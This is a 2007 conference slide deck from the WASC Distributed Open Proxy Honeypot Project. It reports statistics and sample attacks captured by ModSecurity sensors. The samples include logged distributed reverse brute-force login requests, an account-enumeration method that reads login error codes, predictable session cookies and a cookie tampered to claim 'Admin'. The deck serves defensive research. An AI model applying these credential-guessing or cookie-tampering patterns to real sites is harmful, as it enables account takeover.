



WASC Distributed Open Proxy Honeypot Project: *Phase 2 Update on Attacks and Vulnerabilities*

Ryan Barnett, WASC Officer
Director of Application Security
Training, Breach Security
Ryan.Barnett@Breach.com



**OWASP &
WASC
AppSec 2007
Conference**
San Jose – Nov 2007

Copyright © 2007 - The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document under the
terms of the Creative Commons Attribution-ShareAlike 2.5 License. To view this
license, visit <http://creativecommons.org/licenses/by-sa/2.5/>



Web Application
Security Consortium

<http://www.webappsec.org/>

The OWASP Foundation


<http://www.owasp.org/>

Introduction

Ryan Barnett



- Director of Application Security Training at Breach Security.
- Background as web server administrator.
- Author of Preventing Web Attacks with Apache (Addison/Wesley, 2006).
- Open Source and Community projects:
 - ▶ Board Member, Web Application Security Consortium.
 - ▶ Project Leader, WASC Distributed Open Proxy Honeypot Project.
 - ▶ Community Manager, ModSecurity.
 - ▶ Instructor for the SANS Institute.
 - ▶ Project Leader, Center for Internet Security's Apache Benchmark.



modsecurity



Distributed Open Proxy Honeypot Project

- **Problem** – Lack of “real” web attack log data.
- **Goal** – To identify/block/report on current web attacks.
- **Method** – Instead of functioning as the “target” of web attacks, we instead run as a conduit for the attacks by running as an open proxy server.
- **Tools Used** – ModSecurity 2.x, Core Rules and the ModSecurity Management Appliance.



The screenshot shows a webpage from the Web Application Security Consortium (WASC). The page title is "Distributed Open Proxy Honeypots". The page content includes a list of contributors, a description of the project, and a "How to participate" section. The contributors list includes Ryan Barnett* (Project Leader), Jeremiah Grossman, Prince Kohli, Ivan Ristic, Robert Auger, Anton Chuvakin, Sergey Gordeychik, Spiros Antonatos, Bjoern Weiland, Kurt Grutzmacher, Pete LeMay, and Rick Nall. The description explains that the project aims to increase traffic to honeypots to obtain valuable web attack reconnaissance data. The "How to participate" section states that users can participate by deploying the WASC Open Proxy Honeypot sensor on their own network.

<http://www.webappsec.org/projects/honeypots>



Why an Open Proxy?

- There is a lack of perceived “value” in just deploying a default apache install.
 - ▶ We will most likely only get hit by worms and automated programs scanning IP addresses.
- Bad guys use them 😊
 - ▶ We know that the bad guys use open proxies to loop their attacks through to hide their source IP.
- We need to function as a real open proxy and only block known malicious attacks.
 - ▶ Bad guys will test our systems prior to using them for their attacks.
 - ▶ If we don't work as a real open proxy, they will identify this from the initial probe and then not use our systems.



Typical Initial Testing



ModSecurityManager



Home Alerts Sensors Transactions Reports Administration About

Settings

HTTP Transaction Search results

Delete Transactions

<input type="checkbox"/>	Tx ID	Sensor	Date/Time	Source IP	Hostname / Method / URI	Duration	Status	Severity
<input type="checkbox"/>	556604	WHRO	2007-10-12 20:45:00	60.195.13.253	HOSTNAME: clickingagent.com METHOD: GET URI: http://clickingagent.com/proxycheck.php Request Missing an Accept Header	40.25 sec	200	WARN (4)
<input type="checkbox"/>	556882	WHRO	2007-10-12 20:45:30	60.195.13.253	HOSTNAME: www.arcadebanners.com METHOD: GET URI: http://www.arcadebanners.com/banners.php	45.17 sec	200	
<input type="checkbox"/>	557273	WHRO	2007-10-12 20:46:16	60.195.13.253	HOSTNAME: www.arcadebanners.com METHOD: GET URI: http://www.arcadebanners.com/displaybanners.php	45.19 sec	200	
<input type="checkbox"/>	557655	WHRO	2007-10-12 20:47:02	60.195.13.253	HOSTNAME: www.arcadebanners.com METHOD: GET URI: http://www.arcadebanners.com/showbanners/1153777903562-691.gif	45.43 sec	200	



What are we reporting?

- We are presenting real, live web attack data captured “in-the-wild”
 - ▶ None of the attack data is simulated or created in labs
- Data is taken directly from the WASC Distributed Open Proxy HoneyPot Project
 - ▶ Data is identified by ModSecurity honeypot sensors
- Focusing on individual attacks vs. statistics and trends
 - ▶ This is an area for improvement



Why are we reporting this data?

- To raise public awareness about real attacks
- To support Web Attack Metrics by providing concrete examples of the types of web attacks that are being carried out on the web
- Oftentimes there are debates as to the “real” threat of complex attacks that are presented to the community by Whitehats
 - ▶ Are these really the attacks that are being used to compromise sites?



Phase 1: Active Project Sensors

- We had a total of 7 active sensor participants in the following geographic locations
 - ▶ Moscow, Russia
 - ▶ Crete, Greece
 - ▶ Karlsruhe, Germany
 - ▶ San Francisco, CA USA
 - ▶ Norfolk, VA USA
 - ▶ Falls Church, VA USA
 - ▶ Foley, AL USA
- They were deployed for four months (January – April 2007).



Phase 2: New Active Sensors

- After Phase 1 ended (May 2007), we had several more participants sign up.
- We now have a total of 14 Sensors in the following additional locations.
 - ▶ Cluj-Napoca, Romania
 - ▶ Annapolis, MD USA
 - ▶ Nurnberg, Germany
 - ▶ Chicago, IL USA
 - ▶ Brussels, Belgium
 - ▶ Buenos Aires, Argentina
- They have been deployed since mid-October 2007.




Active Contributors



- Ivan Ristic
- Brian Rectanus
- Ofer Shezaf
- Robert Auger
- Sergey Gordeychik
- Spiros Antonatos
- Bjoern Weiland
- Kurt Grutzmacher
- Pete LeMay
- Rick Nall
- Jeremiah Grossman
- Peter Guerra
- Jehiah Czebotar
- Shaun Vlassis
- Román Medina-Heigl Hernández
- Peednas Dhamija
- Erwin Geirnaert
- Sebastian Garcia
- Bogdan Calin



Project Architecture



Central Console Dashboard



ModSecurityManager



Home Alerts Sensors Transactions Reports Administration About


Settings

Sensor Overview


Found 502702 alerts. Displaying the most recent 500000 in the viewer.

Sensor	Last Alert Timestamp	Active Alerts	Highest Severity
ASTRAL			
ATDN	2007-11-13 13:52:44	3	ERROR (3)
BLTMMD	2007-10-23 06:05:12	64	CRIT (2)
CORBINA			
COXDC			
EXETEL			
FORTH			


Activity Today



Activity This Week



Activity This Month



Management Console – Alert Viewer



ModSecurityManager



Home Alerts Sensors Transactions Reports Administration About

Settings

All Active Alerts (grouped by SEVERITY)

Group by: Severity

Refresh every 60 seconds

Update / Refresh

Grouping Key	Event Count	First Event	Last Event	Highest Severity
SEVERITY: 3	8416	2007-09-10 20:07:04	2007-09-11 11:05:35	ERROR (3)
SEVERITY: 2	5659	2007-09-10 20:05:24	2007-09-11 11:04:24	CRIT (2)
SEVERITY: 1	301	2007-09-10 20:15:42	2007-09-11 11:00:49	ALERT (1)

Management Console – Transaction Search



ModSecurity Manager

Home Alerts Sensors Transactions Reports Administration About Settings

HTTP Transaction Search

<h4>Request</h4> <p>Transaction ID: <input type="text"/></p> <p>Hostname: <input type="text"/></p> <p>Request Method: <input type="text" value="Any"/></p> <p>Request URI: <input type="text"/></p> <p>Protocol: <input type="text" value="Any"/></p> <p>Request Content Type: <input type="text"/></p> <p>Is Valid?: <input type="text" value="Any"/></p>	<h4>Client</h4> <p>IP Address: <input type="text"/></p> <p>Referrer: <input type="text"/> <small>Fragment search</small></p> <p>User-Agent: <input type="text"/> <small>Fragment search</small></p> <p>Username: <input type="text"/> <small>HTTP Authentication methods only</small></p>
<h4>Response</h4> <p>Response Status: <input type="text"/></p> <p>Response Content Type: <input type="text"/></p> <p>Duration: <input type="text"/> <input type="radio"/> More than <input type="radio"/> Less than <small>Please enter value in milliseconds</small></p>	<h4>Time Restrictions</h4> <p>Start time: <input type="text" value="Jan"/> <input type="text" value="1"/> <input type="text" value="1970"/> <input type="button" value="calendar"/></p> <p><input type="text" value="00:00:00"/></p> <p>End time: <input type="text" value="Oct"/> <input type="text" value="5"/> <input type="text" value="2007"/> <input type="button" value="calendar"/></p> <p><input type="text" value="23:59:59"/></p>
<h4>Application</h4> <p>Web Application ID: <input type="text"/></p> <p>Session ID: <input type="text"/></p> <p>User ID: <input type="text"/></p>	<h4>Other</h4> <p>Sensor ID: <input type="text" value="Any"/></p> <p>Sensor Tx ID: <input type="text"/></p> <p>Alert Message: <input type="text"/> <small>Fragment search</small></p> <p>Alert Severity: <input type="text" value="Any"/></p> <p>Was Blocked?: <input type="text" value="Any"/></p>
<h4>Results Options</h4> <p>Order By: <input type="text" value="Time"/> <input type="radio"/> Ascending <input type="radio"/> Descending</p> <p>Display Limit: <input type="text" value="250 results only"/></p>	



Additional Custom Honeytrap Rules

- Deny known offenders
 - ▶ Run an RBL check and block IPs
- Track Brute Force Attacks
 - ▶ Create IP-based persistent collections
 - ▶ Track Authentication Failures
 - ▶ Block Client if they exceed the threshold
- Track SessionIDs
 - ▶ Create session-based persistent collections
 - ▶ This data can be used to do session reconstruction or potentially identify Session Hijacking
- Identify any Credit Card usage



ModSecurity Audit Logging and Traffic Categorization



- All honeypot traffic falls in one of three categories:
 - ▶ Normal - Web surfing
 - ▶ Abnormal but not malicious - Odd protocol manipulation by poorly written client/spiders, load balancing by Web servers and proprietary applications
 - ▶ Malicious - Recon, intrusion attempts and worms
- We are logging all transactions.
 - ▶ Not just those that trigger a rule
 - ▶ How else can we identify new attacks or successful evasions?
- The majority of traffic (~3/4) did not trigger a ModSecurity rule.
 - ▶ What was this traffic?
 - ▶ Was it an attack?
 - ▶ Was it benign?
- As we move forward in phase 2, we will be focusing more on this type of data analysis.



High-Level Statistics – October 2007

- Total number of transactions – 8,988,361
 - ▶ Number of individual transaction entries that we received
- Total number of alerts – 2,133,677
 - ▶ Number of individual alerts that triggered from one of our protection rulesets
- Total unique clients – 46,513
 - ▶ Number of remote IP addresses that directly connected to our honeypots
- Total number of clients looping through other proxy servers – 61,846
 - ▶ Number of unique IP addresses that were identified in x-Forwarded-For request headers
- Total unique targets – 171,688
 - ▶ Number of destination websites




Top Trends

- Banner-Ad/Click Fraud generated the most traffic
 - ▶ ~2,625,522 Requests (click, banner and ad words in URL)
- SPAMMERS are the #2 users of open proxy servers
 - ▶ HTTP CONNECT Method Requests to have the proxy connect directly to remote SMTP hosts
 - ▶ Automated programs to post their SPAM messages to user Forums, etc...
- The majority of web attacks are automated
 - ▶ This increases the need for anti-automation defenses
- Information leakage is a huge problem
 - ▶ Too many websites are configured to provide verbose error messages to clients
- Attackers are looking for easy targets
 - ▶ Pick a vulnerability -> Find a site
 - ▶ Instead of Pick a site -> Find a Vulnerability
- Attackers are utilizing Proxy Chaining
 - ▶ This makes source tracebacks extremely difficult



Top 5 ModSecurity Attack Categories



Top Attacks Identified by the Honeypot Rules

Rule Message Data

(# of Requests)

■ Request Missing a Host Header	(575,928)
■ CONNECT Request	(415,103)
■ Request Missing a User Agent Header	(277,566)
■ Request Missing an Accept Header	(130,314)
■ Host header is a numeric IP address	(93,579)
■ UTF8 Encoding Abuse Attack Attempt	(11,275)
■ Client Denied by RBL Check	(3,184)
■ Client Denied Due to Excessive Basic Authentication Failures	(2,792)
■ Request Indicates an automated program explored the site	(2,613)
■ URL Encoding Abuse Attack Attempt	(530)
■ SQL Injection Attack.	(499)
■ Google robot activity	(404)
■ example robot activity	(345)
■ IIS Information Leakage	(343)
■ HTTP Response Splitting Attack. Matched signature <%0d>	(282)
■ SQL Information Leakage	(264)
■ URL file extension is restricted by policy	(241)
■ Visa Credit Card Number sent from site to user	(109)
■ Request Indicates a Security Scanner Scanned the Site	(107)
■ PHP source code leakage	(107)
■ Request Body Parsing Failed. Multipart: Final boundary missing.	(99)
■ Cross-site Scripting (XSS) Attack.	(94)
■ System Command Injection.	(90)



WASC Web Security Threat Classification: Attacks and Vulnerabilities Identified



1 Authentication

- 1.1 Brute Force
- 1.2 Insufficient Authentication
- 1.3 Credential/Session Prediction

2 Authorization

- 2.1 Insufficient Authorization
- 2.2 Insufficient Session Expiration
- 2.3 Session Fixation

3 Client-side Attacks

- 3.1 Content Spoofing
- 3.2 Cross-site Scripting/Malicious Code Injection

4 Command Execution

- 4.5 SQL Injection

5 Information Disclosure

- 5.2 Information Leakage

6 Logical Attacks

- 5.2 Insufficient Anti-Automation



Brute Force Attack

A Brute Force attack is an automated process of trial and error used to guess a person's username, password, credit-card number or cryptographic key.






We will discuss the following attacks:

- ▶ HEAD Method Scanning
 - Brute Forcing Porn Sites
- ▶ GET Method Logins Scanning
 - Distributed Reverse Brute Force Scans against example



HEAD Request Method Scanning

- Request is using HEAD to increase the speed of responses (as the web server does not have to send back the response body)
- The request includes the Authorization header with the base64 encoded credentials
- Goal is to look for an HTTP Response Status Code of something other than 401 (most often a 200 or 302)

<input type="checkbox"/>	582963	WHRO	2007-10-12 21:54:38	74.113.234.195	HOSTNAME: www. http://www.	.com .com/members/index.html	METHOD: HEAD	URI:	86.06 sec	200	
<input type="checkbox"/>	583756	WHRO	2007-10-12 21:56:50	74.113.234.195	HOSTNAME: www. http://www.	.com .com/members/index.html	METHOD: HEAD	URI:	42.90 sec	200	
<input type="checkbox"/>	584336	WHRO	2007-10-12 21:58:27	74.113.234.195	HOSTNAME: www. http://www.	.com .com/members/index.html	METHOD: HEAD	URI:	60.96 sec	200	
<input type="checkbox"/>	586217	WHRO	2007-10-12 22:03:08	74.113.234.195	HOSTNAME: www. http://www.	.com .com/members/index.html	METHOD: HEAD	URI:	42.03 sec	200	 ERROR (3)  Client Denied Due to Excessive Basic Authentication Failures



GET Method Logins

- This authentication method passes user credentials on the URL line as arguments instead of using Authorization or Cookie headers
- This type of authentication is considered not as secure as the login data can be easily captured in standard log file formats (thus increasing disclosure)
- Reverse Brute Force Scan
 - ▶ The attacker is cycling through different usernames and then repeating the same target password of "james"

```
GET http://www.example.com/login?.patner=sbc&login=mc_check&passwd=james&.save=1 HTTP/1.0
GET http://www.example2.com/login?.patner=sbc&login=mcgolden&passwd=james&.save=1 HTTP/1.0
GET http://www.example3.com/login?.patner=sbc&login=mc_bob&passwd=james&.save=1 HTTP/1.0
GET http://www.example4.com/login?.patner=sbc&login=mc_bill&passwd=james&.save=1 HTTP/1.0
GET http://www.example5.com/login?.patner=sbc&login=mcnumber&passwd=james&.save=1 HTTP/1.0
GET http://www.example6.com/login?.patner=sbc&login=mc_energy&passwd=james&.save=1 HTTP/1.0
```



Distributed Scanning

- The attacker is distributing the scan across multiple example domains
- This many help to reduce the likelihood of identification of the attacks and/or may not cause account lockouts

```
GET http://www.example.com/login?.patner=sbc&login=mc_check&passwd=james&.save=1 HTTP/1.0
GET http://www.example2.comlogin?.patner=sbc&login=mcgolden&passwd=james&.save=1 HTTP/1.0
GET http://www.example3.comlogin?.patner=sbc&login=mc_bob&passwd=james&.save=1 HTTP/1.0
GET http://www.example4.com/login?.patner=sbc&login=mc_bill&passwd=james&.save=1 HTTP/1.0
GET http://www.example5.com/login?.patner=sbc&login=mcnumber&passwd=james&.save=1 HTTP/1.0
GET http://www.example6.com/login?.patner=sbc&login=mc_energy&passwd=james&.save=1 HTTP/1.0
```



Identifying Correct Credentials

■ Failed Authentication

- ▶ Produces a 200 Status Code
- ▶ HTML Text includes "Invalid ID or password."

■ Correct Authentication

- ▶ Produces a 302 Status Code
- ▶ HTML Text includes "Improve performance."



Distributed Scanning Part 2

- Same distributed reverse scanning concept.
- They are targeting a different authentication application.
 - ▶ In this example using the "verify_user" application
 - ▶ The response data is easier to parse (next slide)

```
GET http://xxx.xxx.xxx.238/verify_user?l=kevinduff99&p=mischa HTTP/1.0
GET http://xxx.xxx.xxx.34/verify_user?l=keziboy&p=mischa HTTP/1.0
GET http://xxx.xxx.xxx.85/verify_user?l=dowfla&p=mischa HTTP/1.0
GET http://xxx.xxx.xxx.114/verify_user?l=nomofoy013&p=mischa HTTP/1.0
GET http://xxx.xxx.xxx.223/verify_user?l=corruptu_2000&p=mischa HTTP/1.0
GET http://xxx.xxx.xxx.28/verify_user?l=krdewey01&p=mischa HTTP/1.0
GET http://xxx.xxx.xxx.114/verify_user?l=nomofoy013&p=mischa HTTP/1.0
```



Account Enumeration

- SPAMMERS can use this technique to enumerate valid example accounts
 - ▶ To send SPAM to
 - ▶ To try and hijack accounts
- Failed Username
 - ▶ ERROR:102:Invalid Login
- Failed Password
 - ▶ ERROR:101:Invalid Password
- Correct Authentication
 - ▶ OK:0:*username*
- Attackers successfully enumerated 2 accounts
 - ▶ OK:0:skaterman6
 - ▶ OK:0:jsmith@comcast.net



Insufficient Authentication

Insufficient Authentication occurs when a web site permits an attacker to access sensitive content or functionality without having to properly authenticate.

Example: accessing an “admin” function by passing the username in the URL. Clients do not need to login or submit authorization cookies

```
GET http://www.example.com/english/book/  
book.php?page=781&block=776&admin=0 HTTP/1.0  
--CUT--
```



Credential/Session Prediction



Credential/Session Prediction is a method of hijacking or impersonating a web site user.

Common attack sequence is:

1. Attacker connects to the web application acquiring the current session ID
2. Attacker calculates or Brute Forces the next session ID
3. Attacker switches the current value in the cookie/hidden form- field/URL and assumes the identity of the next user



No Encryption/Clear-Text Cookie Data



- These are examples of session/cookie data sent from applications to clients
- Since there is no encryption or hashing of data, attackers can easily alter the data (such as incrementing/decrementing the digits) to attempt to take over another users session

```
Set-Cookie: guestID=413;  
Set-Cookie: CurrentSessionCookie=212035755652;  
Set-Cookie: CFID=3937042;expires=Thu,  
Set-Cookie: Referer=/gate/gb/www.example.com/;Path=  
Set-Cookie: mgUser=1|76ab0352df45407e8033a4faf5d7b0be|  
64.5.128.103|1192250622159|1; Domain=.example.com;  
Expires=Mon, 12-Nov-2007 04
```



Insufficient Entropy

- These cookie values are not random enough to prevent guessing attacks
- The first 9 digits are the same with only the last 3 incrementing almost sequentially

```
Set-Cookie: CurrentSessionCookie=212035755652;  
Set-Cookie: CurrentSessionCookie=212035755660;  
Set-Cookie: CurrentSessionCookie=212035755669;  
Set-Cookie: CurrentSessionCookie=212035755700;
```



Insufficient Authorization

Insufficient Authorization is when a web site permits access to sensitive content or functionality that should require increased access control restrictions.

- Cookie in previous example contained a valid sessionid hash and then a username, however poorly written applications often do not make a connection between the valid sessionid and the username
- What happens if an attacker alters portions of the cookie value and changes the username?
 - ▶ Set-Cookie:
`cpg132_data=a:3:{s:2:"ID";s:32:"4a08a4063bf36e7660021644d01767cf";s:2:"am";i:1;s:4:"name";s:5:"Admin"};`



Insufficient Authorization: Web Defacements

